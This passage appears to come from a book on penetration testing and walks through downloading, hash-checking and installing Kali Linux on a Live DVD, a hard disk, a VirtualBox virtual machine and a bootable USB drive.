- Window manager:** A dropdown menu with "Gnome" selected.
- Image type:** A dropdown menu with "ISO" selected.
- Download type:** A dropdown menu with "Direct" selected.

Below the dropdown menus, the following information is displayed:

- Filename:** kali-linux-1.0.1-i386.iso
- sha1sum:** 41e5050f8709e6cd6a7d1baaa3ee2e89f8dfae83
- Size (MB):** 2285

A "Download Kali" button is located at the bottom right of the form.

If you want to burn the image to a DVD or install Kali Linux to your machine, you might want to download the ISO image version. However, if you want to use Kali Linux for VMWare, you can use the VMWare image file to speed up the installation and configuration for a virtual environment.

After you have downloaded the image file successfully, you need to compare the **SHA1** hash value from the downloaded image with the SHA1 hash value provided on the download page. The purpose of checking the SHA1 value is to ensure the integrity of the downloaded image is preserved. This prevents the user from either installing a corrupt image or an image file that has been maliciously tampered with.

In the UNIX/Linux/BSD operating system, you can use the `shasum` command to check the SHA1 hash value of the downloaded image file. Remember that it might take some time to compute the hash value of the Kali Linux image file due to its size. For example, to generate the hash value of the `kali-linux-1.0.1-i386.iso` file, the following command is used:


```
shasum kali-linux-1.0.1-i386.iso
41e5050f8709e6cd6a7d1baaa3ee2e89f8dfae83 kali-linux-1.0.1-i386.iso
```

In the Windows world, there are many tools that can be used to generate the SHA1 hash value; one of them is `shasum`. It is available from <http://www.ring.gr.jp/pub/net/gnupg/binary/shasum.exe>.

We like it because of its small size and it just works. If you want an alternative tool instead of `shasum`, there is `HashMyFiles` ([http://www.nirsoft.net/utils/hash\\_my\\_files.html](http://www.nirsoft.net/utils/hash_my_files.html)). `HashMyFiles` supports MD5, SHA1, CRC32, SHA-256, SHA-384, and SHA-512 hash algorithms.

After you have downloaded `HashMyFiles`, just run the `HashMyFiles` and select the file by navigating to **File | Add Files** to find out the SHA1 hash value of a file. Or, you can press `F2` to perform the same function. Then, choose the image file you want.

The following screenshot resembles the SHA1 hash value generated by `HashMyFiles` for the Kali Linux i386 ISO image file:



You need to compare the SHA1 hash value generated by `sha1sum`, `HashMyFiles` or other similar tools with the SHA1 hash value displayed on the Kali Linux download page.

If both the values match, you can go straight to the *Using Kali Linux* section. But if they do not match, it means that your image file is broken; you may want to download the file again from an official download mirror. For this case, we can see that the SHA1 hash values match.

## Using Kali Linux

You can use Kali Linux in one of the following ways:

- You can run Kali Linux directly from the Live DVD
- You can install Kali Linux on the hard disk and then run it
- You can install Kali Linux on the USB disk (as a portable Kali Linux)

In the following sections, we will briefly describe each of those methods.

## Running Kali using Live DVD

If you want to use Kali Linux without installing it first, you can do so by burning the ISO image file to a DVD. After the burn process finishes successfully, boot up your machine with that DVD. You need to make sure that you have set the machine to boot from the DVD.

The advantage of using Kali Linux as a Live DVD is that it is very fast to set up and is very easy to use.

Unfortunately, the Live DVD has several drawbacks; for example, any files or configuration changes will not be saved after the reboot. Additionally, running Kali Linux from the DVD is slow as compared to running Kali Linux from the hard disk because the DVD's reading speed is slower than the hard disk's reading speed.

This method of running Kali is recommended only if you just want to test Kali. However, if you want to work with Kali Linux extensively, we suggest that you install Kali Linux.

## Installing on a hard disk


To install Kali Linux on your hard disk, you can choose one of the following methods:

- Installation on a physical/real machine (regular installation)
- Installation on a virtual machine

You can choose whichever method is suitable for you, but we personally prefer to install Kali Linux on a virtual machine.

## Installing Kali on a physical machine

Before you install Kali Linux on a physical/real machine, make sure that you install it on an empty hard drive. If your hard drive already has some data on it, that data will be lost during the installation process because the installer will format the hard drive. For easy installation, we suggest that you use all of the available space in the hard disk. If your machine contains another operating system, you need to create a separate disk partition for Kali Linux. Be careful while doing this or you could end up corrupting your operating system.




The official Kali Linux documentation that describes how to install Kali Linux with the Windows operating system can be found at <http://docs.kali.org/installation/dual-boot-kali-with-windows>.

There are several tools that can be used to help you perform disk partitioning. In the open source area, the following Linux Live CDs are available:

- SystemRescueCD (<http://www.sysresccd.org/>)
- GParted Live (<http://gparted.sourceforge.net/livecd.php>)
- Kali Linux (<http://www.kali.org>)

To use the Linux Live CD, you just need to boot it up and you are ready for disk partitioning. Make sure that you back up your data before you use the Linux Live CD disk partitioning tool. Even though they are safe for use in our experience, there is nothing wrong with being cautious, especially if you have important data on the hard disk.


After you are done with the disk partitioning or you just want to use all the hard disk space, you can boot your machine using the Kali Linux Live DVD and select the **Install** or **Graphical install** option when you are prompted with the Kali Linux Live CD menu:



After that, you will see an installation window. You need to set up several things during the installation process:

1. First, you need to set the installation language. The default language used is English.
2. Select the country you live in using the drop-down box.
3. Next, set the locale setting. The default value is **United States - en\_US.UTF-8**.
4. The keymap value comes next. You can use the suggested keymap value (**American English**) if don't have a specific keyboard layout.
5. Next, you will be asked to configure the network, starting with setting the hostname. Then, you are asked to fill in the domain name.
6. Later on, you will need to set the root password.
7. The installer then asks you to select your time zone.

8. In the disk partitioning segment, the installer will guide you through the disk partitioning process. If you use an empty hard disk, just select the default **Guided - use entire disk** option for better ease. If you have some other operating system installed on your machine, you might first want to create a separate partition for Kali Linux and then select **Manual** in this menu. After you have selected the suitable menu, the installer will create the partition.
9. The installer will ask you about the partitioning scheme; the default scheme is **All files in one partition**. Remember that if you want to store files in the home directory, you should select **Separate/home partition** so that those files won't be deleted if you reinstall the system. The `/home` partition's size really depends on your needs. If you want to put all your data in that directory, you may want a big partition size (more than 50 GB). For average usage, you can go ahead with 10 to 20 GB.
10. The installer will display an overview of your currently configured partitions, as shown in the following screenshot:



11. Next, the installer will install the Kali Linux system. The installation will be completed in several minutes and you will have Kali Linux installed on your hard disk afterwards. In our test machine, the installation took around 20 minutes.
12. After the installation is finished, the installer will ask you to configure the package manager. Next, it will ask you to install GRUB to the Master Boot Record. You can just choose the default values for these two questions. Beware if you have some other operating system on the same machine, you should *not* choose to install GRUB to the Master Boot Record.

13. If you see the following message, it means that your Kali installation is complete:




14. You can restart the machine to test your new Kali installation by selecting the **Continue** button. After restarting, you will see the following Kali login screen:



15. You can log in using the credentials that you configured in the installation process.

## Installing Kali on a virtual machine

You can also install Kali Linux to a virtual machine environment as a guest operating system. The advantages of this type of installation are that you do not need to prepare a separate physical hard disk partition for the Kali Linux image and can use your existing operating system as is.



We will use **VirtualBox** (<http://www.virtualbox.org>) as the virtual machine software. VirtualBox is an open source virtualization software that is available for Windows, Linux, OS X, and Solaris operating systems.


Unfortunately, there is also a disadvantage of running Kali Linux on a virtual machine; it is slower as compared to running Kali Linux on a physical machine.

There are two options that can be utilized for installing Kali Linux on a virtual machine. The first option is to install the Kali Linux ISO image into a virtual machine. This option will take more time compared to the VMware image installation. The advantage of this method is that you can customize your Kali installation.

## Installing Kali on a virtual machine from the ISO image


To install a Kali Linux ISO image on a virtual machine, the following steps can be used:

1. Create a new virtual machine by selecting **New** from the VirtualBox toolbar menu.
2. After that, you need to define the virtual machine's name and the operating system's type. Here, we set the VM's name to **Kali Linux** and we choose **Linux** for the OS type and **Debian** for the version:







3. Then, you need to define the VM's base memory size. The more memory you provide, the better the virtual machine will be. Here, we allocated 2048 MB of memory to the Kali Linux virtual machine. Remember that you can't give all of your physical memory to the VM because you still need the memory to run your host operating system:




4. Next, you will be asked to create a virtual hard disk. You can just select the VDI as the hard disk type along with a dynamically allocated virtual disk file. We suggest creating at least a 32 GB virtual hard disk. If you want to install some software packages later on, you may want to create a larger virtual hard disk:



5. After this, your newly created VM will be listed on the VirtualBox menu.
6. To use the Kali Linux ISO image, select the VM from the VirtualBox menu and then click on the **Storage** menu to configure it:



7. From **Storage Tree**, select **IDE Controller** and in the **Attributes**, select Kali Linux ISO image file; in this case the filename for the CD/DVD drive is `kali-linux-1.0.1-i386.iso`. If successful, you will see the ISO image name in the **Controller: IDE** field:



8. To install the Kali Linux ISO image, just run your new virtual machine. You can refer to the *Installing Kali on a physical machine* section for guidance on how to install Kali Linux.

## Installing Kali in a virtual machine using the provided Kali VM image

The second option is using the VMWare image provided by Kali Linux.



The Kali Linux team only provides Kali Linux GNOME VMware image for an i386 machine.

With this option, you can install Kali Linux on a virtual machine with ease.

After downloading the Kali Linux VMware image (`kali-linux-1.0-i386-gnome-vm.tar.gz`), you need to verify the SHA1 hash of the downloaded file with the hash value provided in the download page. If the hash value is the same, you can extract the image file to the appropriate folder.


As the VMware image is compressed in the GZ format, you can use any software that can extract a .gz file such as gzip or 7-Zip if you use a Windows operating system. If you have extracted it successfully, you will find 21 files in the directory:

kali-linux-i386-gnome-vm	nvram	8.684	11/03/2013 23:25	-a-
kali-linux-i386-gnome-vm	vmdk	1.358	11/03/2013 23:19	-a-
kali-linux-i386-gnome-vm	vmsd	0	09/03/2013 02:59	-a-
kali-linux-i386-gnome-vm	vmx	2.736	11/03/2013 23:25	-a-
kali-linux-i386-gnome-vm	vmxf	382	09/03/2013 03:26	-a-
kali-linux-i386-gnome-vm-s001	vmdk	1.936.130.048	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s002	vmdk	953.548.800	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s003	vmdk	100.007.936	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s004	vmdk	1.101.004.800	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s005	vmdk	586.285.056	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s006	vmdk	337.772.544	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s007	vmdk	830.144.512	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s008	vmdk	565.968.896	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s009	vmdk	390.529.024	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s010	vmdk	299.565.056	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s011	vmdk	196.411.392	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s012	vmdk	364.773.376	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s013	vmdk	203.292.672	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s014	vmdk	294.191.104	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s015	vmdk	1.441.792	11/03/2013 23:36	-a-
kali-linux-i386-gnome-vm-s016	vmdk	65.536	11/03/2013 23:36	-a-

To create the new virtual machine using this VM image file, select **New** from the VirtualBox icon toolbar. Next, you will need to answer the following questions:

1. We use `kali-gnome-vm-32` as the VM name and choose **Linux** as the operating system and **Debian** as the version.
2. We configure the Kali Linux virtual machine to use 2048 MB as its memory size.

- Next, we define the virtual hard disk to **Use an existing virtual hard drive file**. Then, we select the `kali-linux-i386-gnome-vm.vmdk` file for the hard disk. After that, we choose **Create** to create the virtual machine, as shown in the following screenshot:



The following is the default configuration of the Kali Linux VMware image:




- Hard disk size: 30 GB
- Network type: NAT
- Username: root
- Password: toor

For penetration purposes, we should avoid using NAT as the network type. The recommended network type is bridged.


Change the default password for Kali when you configure the Kali VM.


If successful, you will see the new virtual machine in the virtual manager list:



To run the Kali Linux virtual machine, click on the Start icon at the top of the VirtualBox menu bar. After the boot process, Kali Linux will display its login prompt.


If you got the following error message, you need to install the **VirtualBox Extension Pack**. You can get it from <http://www.virtualbox.org/wiki/Downloads>.




[  Remember to download the VirtualBox Extension Pack with the same version as the VirtualBox. For example, if you use VirtualBox Version 4.3.0, you should use the Extension Pack Version 4.3.0 too. ]

To install the extension pack from the VirtualBox Manager, perform the following steps:


1. Navigate to **File | Preferences**; it will then display the **Settings** window. Next, select the **Extensions** menu:



2. Click on the **Add package** button to select the VirtualBox Extension Pack. VirtualBox will then display a pop-up window that will ask you to review the description and then proceed:



3. Select **Install** to install the extension pack and follow the given instructions. If the installation is successful, you will see the extension pack in the list:



4. You can then log in to Kali Linux using the default username and password.

## Installing Kali on a USB disk

The third option to use Kali Linux is by installing it to a USB flash disk; we call this method **Portable Kali Linux**. According to the official Kali documentation, this is the Kali developers' favorite and fastest method of booting and installing Kali. Compared to the hard disk installation, you can run Kali Linux using any computer that supports booting from the USB flash disk with this method.



The installation procedure for the USB flash disk is also applicable to the installation of memory cards (SSD, SDHC, SDXC, and so on).

There are several tools available to create portable Kali Linux. One of them is **Rufus** (<http://rufus.akeo.ie/>). This tool can be run only from a Windows operating system.

You can use other tools to create a bootable disk from the ISO image, such as:


- **Win32DiskImager** (<https://launchpad.net/win32-image-writer>)
- **Universal USB Installer** (<http://www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3/>)
- **Linux Live USB Creator** (<http://www.linuxliveusb.com>)

Before creating portable Kali Linux, you need to prepare a couple of things:

- **Kali Linux ISO image:** Even though you can use the portable creator tool to download the image directly while making the Kali Linux portable, we think it's much better to download the ISO first and then configure Rufus to use the image file.

- **USB flash disk:** You need an empty USB flash disk with enough space on it. We suggest using a USB flash disk with a minimum size of 16 GB.

After downloading Rufus, you can run it on your Windows computer by double-clicking on the `rufus.exe` file. You will then see the Rufus window.




If you use a UNIX-based operating system, you can create the image using the `dd` command. The following is an example of imaging:

```
dd if=kali-linux-1.0.1-i386.iso of=/dev/sdb bs=512k
```

Here, `/dev/sdb` is your USB flash disk.


To create a bootable Kali USB flash disk, we need to fill in the following options:

- For **Device**, we choose the location of the USB flash disk. In my case, it is the E drive in my Windows system.
- For **Partition scheme and target system type**, set it to **MBR partition scheme for BIOS or UEFI computers**.
- In the **Create a bootable disk using** option, set the value to **ISO image** and select the ISO image using the disk icon:






Click on **Start** to create the bootable image:



